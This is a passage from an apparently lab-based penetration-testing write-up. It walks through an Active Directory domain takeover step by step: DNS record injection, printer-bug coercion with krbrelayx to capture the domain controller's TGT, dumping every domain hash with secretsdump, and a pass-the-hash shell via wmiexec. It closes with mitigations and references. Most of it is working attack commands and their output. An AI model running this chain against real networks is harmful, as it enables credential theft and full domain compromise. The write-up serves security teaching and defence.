root@kali:~/Desktop/krbrelayx# python dnstool.py -u contoso\\AppServer\$ -p aad3b435b51404eeaad3b435b514
04ee:dced66233e0c0bb4fb28538ee88a9862 -r attacker1.contoso.local -d 192.168.100.25 --action add 192.168.
100.26
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figure 28 Add DNS Record


So after waiting for a while until the DNS is updated, we issue an Nslookup on attacker1.contoso.local to make sure that it resolves to our kali box ip



```
root@kali:~/Desktop/krbrelayx# nslookup attacker1.contoso.local 192.168.100.26
Server:         192.168.100.26
Address:        192.168.100.26#53

Name:    attacker1.contoso.local
Address: 192.168.100.25
```

Figure 29 DNS Check


Now we wil setup the krbrelayx servers with AppServer machine AES265 key in order to capture the krbtgt TGT as follow.



```
root@kali:~/Desktop/krbrelayx# python krbrelayx.py -aesKey 9c0a1a09a6138506f47fe0155f923c69de8974d4c2a21
0bd61dccfbc6bf9eb04
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
```

Figure 30 krbrelayx command


Then using printerbug.py (can be found within krbrelayx project) we will enforce the DC to lookup for SPN HOST/Attacker1.contoso.local which will trigger a callback to our kali box since the DNS record points to it. We used AppServer$ machine account for authentication.



```
root@kali:~/Desktop/krbrelayx# python printerbug.py -hashes aad3b435b51404eeaad3b435b51404ee:dced66233e0
c0bb4fb28538ee88a9862 contoso.local/AppServer\$@dc.contoso.local attacker1.contoso.local
[*] Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at dc.contoso.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

Figure 31 printerbug.py command


upon a successful execution we will receive and capture the krbtgt TGT on our krbrelayx server which will be decrypted using the AppServer$ machine account AES256 keys then it will be saved as CCACHE format.



```
[*] Servers started, waiting for connections
[*] Setting up HTTP Server
[*] SMBD: Received connection from 192.168.100.26
[*] Got ticket for DC$@CONTOSO.LOCAL [krbtgt@CONTOSO.LOCAL]
[*] Saving ticket in DC$@CONTOSO.LOCAL_krbtgt@CONTOSO.LOCAL.ccache
[*] SMBD: Received connection from 192.168.100.26
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 192.168.100.26
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

Figure 32 TGT captured


Now we will add the CCACHE file to our environment variables using export, and use Impackets secretsdump to dump domain controller database.



```
root@kali:~/Desktop/krbrelayx# export KRB5CCNAME=/root/Desktop/krbrelayx/DC\$@CONTOSO.LOCAL_krbtgt@CONTO
SO.LOCAL.ccache
root@kali:~/Desktop/krbrelayx# impacket-secretsdump -k dc.contoso.local -just-dc
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c633640e8c101fdd4ec9b8818ce4cdef:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1f71910b8029c3207ca83896a0f186cd:::
contoso.local\DA:1104:aad3b435b51404eeaad3b435b51404ee:ae974876d974abd805a989ebead86846:::
contoso.local\Mark:1106:aad3b435b51404eeaad3b435b51404ee:27773590d103e0167dd470293707c5a2:::
contoso.local\John:1107:aad3b435b51404eeaad3b435b51404ee:3676f97895949ac3b1f6b74f368e476a:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:5b82d01d5198e8feab141c5138b22646:::
MARK-PC$:1105:aad3b435b51404eeaad3b435b51404ee:f300b48fb01bffef8b987c40ea1e2d0f:::
APPSERVER$:1109:aad3b435b51404eeaad3b435b51404ee:dced66233e0c0bb4fb28538ee88a9862:::
GEDHHZJM$:1110:aad3b435b51404eeaad3b435b51404ee:65525ab6dad658b3f39e62a7c8f170de:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:45e58549803bf056191a059276ee44d2bef13798b6bdb23dad000c5c75098d03
Administrator:aes128-cts-hmac-sha1-96:215f53148263670b2c532aad76303c69
Administrator:des-cbc-md5:58f8c22fc40b2f83
krbtgt:aes256-cts-hmac-sha1-96:5f0cf510112e20b321a32f2d3f7bf81384527b3f7ec7fc286a7981dfa1ae22ca
krbtgt:aes128-cts-hmac-sha1-96:2b9c58a4d91452620bac1bb9b30bd41c
krbtgt:des-cbc-md5:32a7c43219ea04fb
contoso.local\DA:aes256-cts-hmac-sha1-96:499b1bcffba84ee4d136ba21344b7b427e37d078461f725f93f1e5d4f74534c
d
contoso.local\DA:aes128-cts-hmac-sha1-96:8013e2f02878ae2d0c39d1914a1f919e
contoso.local\DA:des-cbc-md5:945101374fc4b368
contoso.local\Mark:aes256-cts-hmac-sha1-96:ec5b35579a50ef428c57e7f67d8391527b5fa3144b28d74b7fbb1b5cf33a0
a5d
contoso.local\Mark:aes128-cts-hmac-sha1-96:225ffba4219cf888ea1b82be0592382b
contoso.local\Mark:des-cbc-md5:5bb3cb4f2a0e020e
contoso.local\John:aes256-cts-hmac-sha1-96:0fbfb9a3578bfdb6f772a008d33cd08733e7170019179e7173acb5b48286d
f8a
contoso.local\John:aes128-cts-hmac-sha1-96:7f7229ce8b8691f6aea3d65682d343ef
contoso.local\John:des-cbc-md5:f22c138c40f7b097
DC$:aes256-cts-hmac-sha1-96:427aa1ebd20948442ca3ecd4133b713957ae5ceaa1a7f04a3b4a25d0d5fd0297
DC$:aes128-cts-hmac-sha1-96:6a0bf62d7c4da77ea55f69bf06b8eda2
DC$:des-cbc-md5:946891e32fb3498f
MARK-PC$:aes256-cts-hmac-sha1-96:542ba429a1c825ae9cb59faa27e37276b8723dc2b3e04c7d6435ac72cc23d9bb
MARK-PC$:aes128-cts-hmac-sha1-96:5e1a12a4c9eed58302f0e7016ea772c9
```

Figure 33 dump DC database

So now we have all the NTLM hashes for the contoso domain accounts, we could use Impacket wmiexec utility to pass the hash and obtain a shell on contoso DC.



```
root@kali:~/Desktop/krbrelayx# impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:c633640e8c101fd
d4ec9b8818ce4cdef contoso/administrator@dc.contoso.local
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
DC

C:\>whoami
contoso\administrator
```

Figure 34 DC shell wmiexec

7. Mitigation

As demonstrated with abovementioned techniques, we have exploited the default configurations that ships with fresh installation of a windows environment in term of relaying credentials and DNS takeover. The mitigation for such attacks we need to disable LLMNR and NBT-NS name resolution also enforcing LDAP signing and LDAP channel binding for LDAP over TLS. As for the part were we used the printerbug, try to avoid using unconstrained delegation whenever is possible and to disable printer Spooler Service or blocking outbound 445 port connection on critical systems.

8. Refernces

- https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview
- https://blog.stealthbits.com/resource-based-constrained-delegation-abuse/
- https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
- https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/
- https://chryzsh.github.io/relaying-delegation/
- https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/
- https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/